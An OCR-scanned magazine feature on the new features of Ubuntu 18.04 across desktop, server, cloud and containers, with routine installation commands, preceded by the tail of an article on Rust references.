If you use references to pass values to functions without transferring ownership, you might notice that you can't modify these values within the functions. This is a deliberate design decision: since we can have multiple references pointing to the same piece of data, it could cause problems if individual references were allowed to modify this data, particularly in a multi-threaded environment where individual threads are reading from the same data source.

However, sometimes we do want to change the value held at a particular reference, and we can do this by using a mutable reference. To make a reference mutable, we add the keyword `mut`, just as we do for variables. For example, we could change the declaration of the parameter in **Figure 9** from `x: &Box<i32>` to `x: &mut Box<i32>`.

Since allowing references to be mutable introduces problems when there are multiple references pointing to the same bytes, Rust is very restrictive about the use of mutable references. The rule is that if a particular piece of data has a mutable reference pointing to it, there must be no other references to that data in the same scope. That way, we can freely modify the bytes that the reference points to without worrying that there might be another reference trying to read that data.

Top Left Returning values from functions can restore ownership back to the calling context

Left References are the idiomatic way to 'borrow' a pointer/box variable: they allow us to read the value that the variable points to without taking ownership

TOP FEATURES OF UBUNTU 18.04

Ubuntu 'Bionic Beaver' 18.04 represents the first long term support release of a new generation of the leading Linux distribution, with over 30 exciting changes

When major changes happen in a distribution that's as widely used as the Canonical-supported Ubuntu, the Linux universe takes notice. Ubuntu's release schedule is such that seismic shifts typically take place outside long term support (LTS) releases, before then being included later in an LTS version. Ubuntu's regular releases are supported for nine months, but for LTS releases it's five years, which means that a great deal of care and preparation takes place to ensure that what goes into a LTS is as stable as possible. The most recent big change in Ubuntu came with 17.10 Artful Aardvark, which was released in October 2017. This has provided a short but valuable window for developers to shake down the changes before deciding on exactly what makes the cut for the LTS version; as you'll see, not everything made it in, but 18.04 is groundbreaking nonetheless.

Ubuntu 18.04 'Bionic Beaver' represents a shift not only in technology, but also marks a change in perspective for Canonical, the company that supports Ubuntu's development, as it adjusts the focus of its business. A year ago, founder Mark Shuttleworth announced that the company would no longer focus on convergence as its priority, and would instead look to invest in areas that provided growing revenue opportunities – specifically in the server and VM, cloud infrastructure, cloud operations and IoT/Ubuntu Core markets.

While this broadening of focus might at first appear as a cause for concern for desktop users, the reality is quite different. Ubuntu 17.10 demonstrated that a significant change to Ubuntu could be delivered without disruption, and the company has also demonstrated a keen interest in taking on board user feedback to help shape 18.04. A survey distributed to help choose the Ubuntu default applications elicited tens of thousands of responses and was used to refine the release. Ubuntu continues to be a distribution that targets a broad range of users; basic web or office users, developers, sysadmins, robotics engineers – they are all catered for. Of course, if the default Ubuntu isn't quite to your taste, a wide range of alternative flavours continue to be available for a variety of use cases, hardware configurations or personal preference.

> "Ubuntu continues to be a distribution that targets a broad range of users: basic web or office users, developers, sysadmins, robotics engineers"

Why is this release called 'Bionic Beaver'? Well, Mark Shuttleworth described the beaver as having an "energetic attitude, industrious nature and engineering prowess", which he then likened to Ubuntu contributors. Meanwhile, the 'Bionic' part is a hat-tip to the growing number of robots running Ubuntu Core. Nice!

AT A GLANCE


- Desktop **p60**
Ubuntu 18.04 ditches the Unity desktop and brings GNOME on X.Org to LTS for the first time in a long time.
- Server **p62**
The Server release of Bionic Beaver sports a much-improved installer and a new, smaller ISO file for a minimal install option.
- Cloud **p64**
The latest Ubuntu release offers tighter integration with Canonical's cloud offerings and a simplified deployment process.
- Containers **p66**
As well as a new release of LXD, Ubuntu continues to offer support for Kubernetes and Docker on public, private, hybrid or bare-metal clouds.
- Core/IoT/Robotics **p68**
Ubuntu is experiencing huge growth in the areas of IoT players and robotics, making use of Canonical's investment in the snap ecosystem.

Ubuntu Desktop

The new GNOME on Ubuntu era makes its way to LTS

Should you be upgrading to Ubuntu 18.04 (named after the fourth month of 2018) from 17.10, the latest version will feel like a regular incremental upgrade, with the major changes having happened in the last release. If you're upgrading from the last LTS version, you're in for more of a surprise.

The biggest visual change is the shift from Unity to GNOME. Bionic ships with GNOME version 3.28, running the 'Ambiance' theme as always, and is tweaked to provide as painless a transition as possible for existing users. This also extends to running Nautilus 3.26 rather than the latest 3.28, as the latest release removes the ability to put shortcuts on the desktop. You do get a nice new Bionic Beaver-themed desktop background of course, with support for up to 8K displays! The original expectation was that this release would ship with an all-new theme developed by the community, but unfortunately despite work on the theme kicking off last November, it wasn't ready in time for the 18.04 user-interface freeze due to a number of outstanding bugs and overall lack of broader testing. That's disappointing for sure, but given the nature of a LTS release, stability is always the primary concern. With that said, for those who want to install the new theme – called Communitheme – the expectation is that it will be made available in the future via an official snap package. The intention is that the theme will appear as a separate session on the login screen, making it straightforward to test and be reverted if needed, rather than having to use the GNOME Tweak Tool. One other side-effect of the switch to GNOME is that the login screen is now powered by GDM rather than lightdm.



Above Ubuntu now includes GNOME 3.28, with tweaks and customisations designed to improve familiarity for migrating Unity users, together with an updated Nautilus look and feel

QUICK GUIDE

Ubuntu flavours


KUBUNTU

Kubuntu brings KDE Plasma to Ubuntu, providing an alternative high-end desktop environment

If you're switching to Ubuntu 18.04 from the last LTS release, you're going to change your desktop environment anyway, so what about trying KDE? The Qt-based desktop is fast, beautiful and quite a different option!

LUBUNTU

Lubuntu is a more lightweight version of Ubuntu, running the LXDE desktop environment



If you're running Ubuntu on lower-spec hardware – perhaps even a Raspberry Pi – the light but fully featured Lubuntu may be worth a look. Unlike the main flavour, 32-bit images are still available.

XUBUNTU

Xubuntu provides another lightweight alternative, using the Xfce desktop environment

Like Lubuntu, Xubuntu focuses on running well on modest hardware, but has all the applications pre-installed to get you up and running right out of the box. Beautiful design also features extensively.

In addition to Communitheme, another feature that didn't make the cut for Bionic, and in fact has been restored from the previous release, is the switch from X.Org to Wayland as the default display server. Once again the focus on stability and some outstanding issues meant that it just wasn't felt ready for prime-time.

Snaps, the universal Linux packaging format, is a growing focus with each Ubuntu release and comes to the fore in 18.04 with increased prominence in the Software Centre and a standard set installed including calculator, characters, logs and a system monitor. Snaps are designed to bundle all the dependencies an application needs, therefore reducing common issues with missing libraries and the need to repack an app as multiple versions for several different distributions.

> "One other side-effect of the switch to GNOME is that the login screen is now powered by GDM"

Ubuntu 18.04 – which is the first LTS release to come with ISOs for 64-bit machines only – ships with version 4.15 of the Linux kernel. This version includes Meltdown and Spectre patches as well as secure, encrypted virtualisation and better graphics support for AMD processors, a whole host of new drivers, and a huge number of minor fixes since version 4.13 and particularly since version 4.10 in the last LTS point release.

Other changes

If you're installing the new release from scratch, you may spot several minor changes. While the Ubiquity installer is still used, there are some additional options to be aware of. The first is the 'minimal' option which installs Ubuntu without most of the pre-installed software. This saves around 500MB, but the resulting install itself is not particularly lightweight, particularly when compared to some alternative flavours.

When partitioning, you will no longer be prompted to create a swap partition. This is because file-based swap is now used. Finally, Ubuntu 18.04 will collect data about your Ubuntu flavour, location, hardware, location and so on by default, with the ability to opt-out if desired. The data collected by this method will be anonymous, which has mostly alleviated privacy concerns from the community. After installation, you'll notice significant boot-speed improvements in the new release.

Among the raft of software updates, there are some that are particularly worthy of note, such as the addition of colour emoji support (via Noto Color Emoji), GNOME To-Do and the upgrading of LibreOffice to version 6. The Linux office suite continues to go from strength to strength, with the latest release further developing the Notebookbar, adding even better forms support, providing enhanced mail merging, including initial OpenPGP support and boasting even better interoperability with other (Microsoft) office suites.

For web developers working on Ubuntu, it should be noted that ahead of Python 2's upstream end of life in 2020, it has been removed from the main repositories and Python 3 is now installed by default. You will need to enable the 'universe' repository to install the older version in this release. Users of the GNOME Boxes app will be pleased to learn that 'spice-vdagent' is now pre-installed, providing better performance for Spice clients. This is an open source project to provide remote access to virtual machines in a seamless way, so you can play videos, record audio, share USB devices and share folders without complications.


QUICK TIP

Install Communitheme

You can try Communitheme yourself. Use `sudo add-apt-repository ppa:communitheme/ppa`, `sudo apt update` then `sudo apt install ubuntu-communitheme-session`.

UBUNTU BUDGIE

Users migrating from another OS might find the Budgie desktop a more familiar experience



Ubuntu Budgie uses the simplicity and elegance of the Budgie interface to produce a traditional desktop-orientated distro with a modern paradigm. It's focused on offering a clean and yet powerful desktop.


UBUNTU MATE

The MATE desktop uses a traditional desktop metaphor and runs well on hardware like the Pi

The Ubuntu MATE project is effectively the continuation of the GNOME 2 project. Its tried-and-tested desktop metaphor is easy to use, and prebuilt images are provided for numerous Raspberry Pi devices.

UBUNTU STUDIO

Multimedia content creation is the focus of Ubuntu Studio, which uses the same GNOME desktop



Ubuntu Studio focuses on taking the base desktop image and configuring it to provide best performance for creative pros. It also includes a default software set suited to audio, graphics, video and publishing use.

Profile setup
Enter the username and password (or ssh identity) you will use to log in to the system.
Your name:
Your server's name:
The name it uses when it talks to other computers.
Pick a username:
Choose a password:
Confirm your password:
Import SSH identity:
(+) No
You can import your SSH keys from Github, Launchpad or Ubuntu One.
5 / 8
Install in progress: configuring mount: mount-0
DELL

Above The Subiquity installer brings much-needed improvements to the ease and speed of server installs

Ubuntu Server

Server installs are hugely important to Ubuntu

While desktop users may be keen to update to the 'latest and greatest', that doesn't apply to Ubuntu Server users. Stability is vital in the server environment and as such it makes sense to stay on LTS versions, upgrading only to point releases and only then upgrading systems with caution after a new version.


The first change for server users comes early, with a long-overdue installer update. Ubuntu Server now uses Subiquity (aka 'Ubiquity for servers'), which finally brings to servers the live-session support and fast installation using Curtin (and boy, is it fast!) that has long been present on the desktop. The installer is still text-based as you'd expect, but is far more pleasant to use. The installer does a great job of replicating the flow of the desktop setup but is tailored to a server environment.

As well as the underlying updates in the desktop release there are several server-specific improvements in Bionic Beaver. LXD, the pure container hypervisor, has been updated to version 3.0. This release, which itself is a LTS version with support

> "The first change for Server users comes with a long-overdue installer update"

until June 2023, adds native clustering right out of the box, physical-to-container migration via lxd-p2c, support for Nvidia runtime passthrough and a host of other fixes and improvements. QEMU, the open source machine emulator and virtualiser, is updated to version 2.11.1. Meltdown and Spectre mitigations are included in the new release, although using the mitigations requires more than just the QEMU version upgrade – the process is detailed in a post on the project's blog. RDMA support is now enabled, improving network latency and throughput. Libvirt, the virtualisation API, has been updated to version 4, bringing the latest improvements to this software designed for automated management of virtualisation hosts.

If you deal with cloud images, you'll be pleased to hear that cloud-init – a set of Python scripts and utilities for working with said images – gets a bump to the very latest 18.2 version, with support for additional clouds, additional Ubuntu modules, Puppet 4 and speed improvements when working with Azure. Ubuntu 18.04 also updates DPDK (a set of data plane libraries and


Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating the changes
Calculating the changes
Do you want to start the upgrade?
packages are going to be removed. 114 new packages are going to be
You have to download a total of 267 M. This download should take

Above You'll need to use the -d switch to perform an upgrade before the first LTS point release

QUICK GUIDE
Install a 32-bit version

Ubuntu 18.04 is the first release to offer only a 64-bit full install ISO for download. If you do need to run on 32-bit hardware (or other alternative architectures such as ARM), you have a couple of options. First, you can simply install the previous LTS release (16.04.3) and upgrade to the latest version. Alternatively, you can use the netboot image. This tiny image – available in ISO and USB stick versions together with the files needed to carry out a PXE network boot – includes just enough of the distribution to be able to boot from a network to download the rest of the required files. When launched, the installer prompts for basic network configuration including an optional HTTP proxy, language and keyboard preferences, mirror selection and user details, before installing the distribution as normal by downloading the required packages on the fly. Another option is to make your own custom ISO; Cubic, available via `sudo apt-add-repository ppa:cubic-wizard/release && sudo apt install cubic` provides a GUI for this.


network interface controller drivers for fast packet processing) to the latest stable release branch, 17.11.x. The intention is that future stable updates to this branch will be made available to the Ubuntu LTS release by a SRU (StableReleaseUpdates) model, which is new to DPDK.

Open vSwitch, the multilayer virtual switch designed to enable massive network automation through programmatic extension, still supports standard management interfaces and protocols such as NetFlow, sFlow, IPFIX, RSPAN, CLI, LACP and 802.1ag. It has been updated to version 2.9, which includes support for the latest DPDK and the latest Linux kernel.

Ntpd, for a long time the staple for NTP time management, is replaced by Chrony in Ubuntu 18.04. The change was made to allow the system clock to synchronise more quickly and accurately, particularly in situations when internet access is brief or congested, although some legacy NTP modes like broadcast clients or multicast server/clients are no longer included. Ntpd is still available from the universe repository, but as it is subject to only 'best endeavours' security updates, its use is not generally recommended. Note that systemd-timesyncd is installed by default and Chrony only needs to be used should you wish to take advantage of its enhanced features.

> "Ntpd, for a long time the staple for NTP time management, is replaced by Chrony"

Bionic marks the end of the LTS road for `ifupdown` and `/etc/network/interfaces`. Network devices are now configured using `netplan` and YAML files stored in `/etc/netplan` on all new Ubuntu installs. Administrators can use `netplan ifupdown-migrate` to perform simple migrations on existing installs. The change to netplan is focused on making it more straightforward to describe complex network configs, as well as providing a more consistent experience when dealing with multiple systems via MAAS or when using cloud provisioning via cloud-init.



QUICK GUIDE

Using the new Subiquity

The ncurses-based Subiquity installer is a huge improvement over previous versions of Ubuntu and makes installing the Server distribution a breeze. It should be noted, though, that the feature set is a little limited for some use cases, with no support yet for LVM, RAID or multipath, although these are expected in a future release. After booting the ISO, Subiquity prompts for language and keyboard settings (with automatic keyboard identification offered) before providing the options to install the main OS, a MAAS Region Controller or a MAAS Rack Controller. Network interfaces can be configured with DHCP or static addresses (both IPv4 and IPv6) and as on the desktop, automatic (full disk) or manual partitioning can be used.

At this point, installation starts in the background and progress is shown at the bottom of the screen while user details are entered (including the ability to import SSH identities). A log summary is displayed on screen and a full log can be viewed at completion, before selecting the reboot option.

When should I upgrade?

If you've read through the release notes for Bionic and you're happy with what's included, the upgrade process itself is straightforward: simply update your existing install and run `sudo do-release-upgrade`. Follow through the on-screen instructions and the updated packages will be downloaded and installed, with a final reboot required for the changes to take effect. Note, however, that the above process will only work LTS when the first point release drops (that is, 18.04.1). To update before this time, you effectively need to pass the developer switch: `sudo do-release-upgrade -d`. This is an abundance of caution on Canonical's part, but it is prudent not to upgrade your fleet of servers the minute the ISO is available!

A sensible approach when performing a major upgrade, whether on a server or a desktop, is to run as full a test cycle as possible before making changes on a system that is effectively in a production state. This can be easily achieved using a tool like Clonezilla (**https://clonezilla.org**) if that's feasible, although there are several alternative approaches if you need to keep your system running during the process. Note that while it is technically possible to revert from an upgrade, it's not a particularly straightforward process and is therefore not particularly recommended.

QUICK TIP

No-reboot required for updates with Livepatch

The Canonical Livepatch service enables critical kernel security fixes to be provided without rebooting. It's free for a small number of devices and is enhanced in Bionic with dynamic MOTD status updates.


Ubuntu Cloud

The Ubuntu push to the cloud gathers pace, with a broad product offering

Canonical has already highlighted the importance of Ubuntu Cloud to its revised strategy as a rapidly growing revenue stream. Ubuntu is well on the way to becoming the standard OS for cloud computing, with 70 per cent of public cloud workloads and 54 per cent of OpenStack clouds using the OS.

Canonical has supported OpenStack on Ubuntu since early 2011, but what exactly is it? OpenStack is a "cloud operating system that controls large pools of compute, storage, and networking resources throughout a datacentre, all managed through a dashboard that gives administrators control while empowering their users to provision resources through a web interface".

Getting started with OpenStack for your own use is straightforward, thanks to a tool called conjure-up. This is ideal if you want to quickly build an OpenStack cloud on a single machine in minutes; in addition, the same utility can also deploy to public clouds or to a group of four or more physical servers using MAAS (Metal As A Service – cloud-style provisioning for physical server hardware, particularly targeting big data, private cloud, PAAS and HPC). For local use, conjure-up can use LXD containers against version 3.0 of LXD included in Bionic Beaver. The LXD hypervisor runs unmodified Linux guest operating systems with VM-style operations at uncompromised speed. LXD containers provide the experience of virtual machines with the security of a hypervisor, but running much, much faster. On bare-metal, LXD containers are as fast as the native OS which means that in the cloud, you get subdivided machines without reduced performance.



Above The 'conjure-up' tool includes several pre-packed 'spells' for cloud and container deployments

Conjure-up itself is installed as a snap package, as is LXD, which will increasingly become the Ubuntu way from 18.04 onwards.


> "Snap packages will increasingly become the Ubuntu way from 18.04 onwards"

First install LXD using `sudo snap install lxd` followed by `lxd init` and `newgrp lxd`. Next, use `sudo snap install conjure-up --classic` and `conjure-up` to launch the tool itself. The text-based utility – it's built for servers, after all – provides a list of recommended 'spells'. Spells are descriptions of how software should be deployed and are made up of YAML files, charms and deployment scripts. The main conjure-up spells are stored in a GitHub registry at **https://github.com/conjure-up/spells**; however, spells can be hosted anywhere – a GitHub repo location can be passed directly to the tool, from which spells will be loaded. 'OpenStack with NovaLXD'

QUICK GUIDE

Use Juju to deploy a service

Juju 'charms' provide the easiest way to simplify deployment and management of specific services. Found at **https://jujucharms.com**, charms cover many different scenarios including ops, analytics, Apache, databases, network, monitoring, security, OpenStack and more. Using the ElasticSearch charm as an example, using it is as simple as entering `juju deploy cs:elasticsearch`. When the command completes, ElasticSearch is up! By default, the application port (9200) is only available from the instance itself, but changing this is as simple as using the command `juju expose elasticsearch`. Use `juju status` to confirm which ports are open. To open all ports, use the command `juju set elasticsearch firewall_enabled=false`.



is the best spell to start with – you'll note spells are also provided for big data analysis using Apache Hadoop and Spark, as well as for Kubernetes.

After selecting the spell, you'll be prompted to choose a setup location (localhost), configure network and storage, then provide a public key to enable you to access the newly deployed instance. Accept the default application configuration and hit 'Deploy'. Juju Controller – part of Juju, an open source application and service modelling tool – will then deploy your configuration. After setup completes, you'll be able to open the OpenStack Dashboard at **http://<openstack ip>/horizon** and login with the default `admin`/`openstack` username and password to see what has been created. Use the `lxc list` command to validate that the system you've conjured up is running.

> "Foundation Cloud Build is well suited to redeploying or cloning existing cloud architecture"

Canonical also offers BootStack, which is an ongoing, fully managed private OpenStack cloud. This is ideal for on-premise deployments and is supplemented by a lighter-touch service, Foundation Cloud Build for Ubuntu OpenStack, where a Canonical team will build a highly available production cloud, implemented on-site in the shortest possible time. Foundation Cloud Build is well suited to redeploying or cloning existing cloud architecture.

Should you want to manage your own deployment to public clouds, certified images are available for AWS, Azure, Google Cloud Platform, Rackspace and many other such services.

QUICK TIP


Set up Landscape

Add the PPA: `sudo add-apt-repository ppa:landscape/17.03` and update your package list (`sudo apt update`). Install: `sudo apt install landscape-server-quickstart`.

QUICK GUIDE

Try Ubuntu in the cloud for free

Ubuntu offers exciting opportunities for deploying to the cloud, but due to the pricing models, costs can rack up quickly! Thankfully, if you want to try out some cloud deployments without spending any money, a number of providers have free offerings available. Amazon's AWS has the best deal, with a free tier that providers a server running 24 hours a day for a whole year, plus a host of add-on services. Its 'Lightsail' offering also offers a free one-month trial of the basic instance. Google Cloud Platform offers $300 credit valid for 12 months, plus, like Amazon, a free product tier to get you started. DigitalOcean offers $100 to get started with its services and is a great alternative to the bigger players. You may not expect it, but Microsoft's Azure also has useful Linux options with £150 credit valid for 30 days and, once again, its own free low-usage tier. All these services are easy to set up and come with Ubuntu Server and container images.



The charms of Juju

While conjure-up uses Juju internally, it can also be used directly to model, configure and manage services for deployment to all major public and private clouds with only a few commands. Over 300 preconfigured services are available in the Juju store (known as 'charms'), which are effectively scripts that simplify the deployment and management tasks of specific services. Of course, Juju is free and open source.


One further piece of the Ubuntu cloud puzzle is Canonical's 'Cloud Native Platform', which is a pure Kubernetes play. Cloud Native Platform is provided in partnership with Rancher Labs and delivers a turnkey application-delivery platform, built on Ubuntu, Kubernetes and Rancher, a Kubernetes management suite.

After you've deployed to the cloud, a common challenge is exactly how you manage the servers in your infrastructure. Canonical has a tool to help with this in the form of 'Landscape', to deploy, monitor and manage Ubuntu servers. Landscape monitors systems using a management agent installed on each machine, which in turn communicates with a centralised server to send back health metrics, update information and other data for up to 40,000 machines. Landscape is a paid service starting at 1¢ per machine per hour when used as a SaaS product; however it can be deployed for on-premise use on up to 10 machines for free.

Although many of the pieces of the cloud software stack are updated independently of the main OS, inclusion of these latest technologies in the LTS release drives forward the possibilities of what can be achieved using the cloud with Ubuntu.

HOW TO

Deploy Kubernetes on Ubuntu to a cloud provider



1 Install conjure-up

Conjure-up itself is installed from a snap package using the command `sudo snap install conjure-up --classic`. After installation, use `conjure-up` to launch the tool. If you're using a pre-snap release, install snapd first with `sudo apt install snapd`.

2 Select a Kubernetes spell and choose a cloud


After launching conjure-up and selecting the 'The Canonical Distribution of Kubernetes' as your spell, you'll be prompted to choose a cloud provider. Choose 'new self-hosted controller' and accept the listed default apps to begin the deployment.

3 Connect to and manage your Kubernetes container

After the deployment completes, kubectl (for management) and kubefed (for federation) tools will be installed on your local machine. Use `kubectl cluster-info` to show the cluster status and confirm all is good.

Containers

Containers underpin the Ubuntu cloud



Above Conjure-up can be used to deploy The Canonical Distribution of Kubernetes either locally or to a supported cloud provider, including all the major players

There's no doubt that containers are driving innovation in the cloud as a logical progression from VMs. Canonical's strategy has changed as technology has matured, but essentially it is supporting a wide range of technologies rather than backing a specific approach.

LXD is important to Ubuntu (Canonical founded and currently leads the project), with the latest release of the next-generation system container manager included in Ubuntu 18.04. LXD is particularly popular because it offers a user experience that is similar to that of virtual machines while using Linux containers instead. At its heart LXD is a privileged daemon which exposes a REST API. Clients, such as the command -line tool provided with LXD itself, then do everything through that REST API. This means that whether you're talking to your local host or a remote server, everything works the same way. LXD is secure by design thanks in part to unprivileged containers and resource restrictions, is scalable for use on your own laptop or with thousands of nodes, is intuitive and image-based, provides an easy way to transfer images from system to system and provides advanced control and passthrough for hardware resources, including network and storage. Of course, LXD is well integrated with OpenStack and, as a snap package, is easy to deploy not just on Ubuntu but other Linux distributions too. Canonical claims LXD's containers are 25 per cent faster and offer 10 times the density of traditional VMware ESX or Linux KVM installs, which could translate to a significant cost saving.

> "Stable, maintained releases of Docker are published and updated by Docker Inc. as snap packages"

Docker Engine on Ubuntu

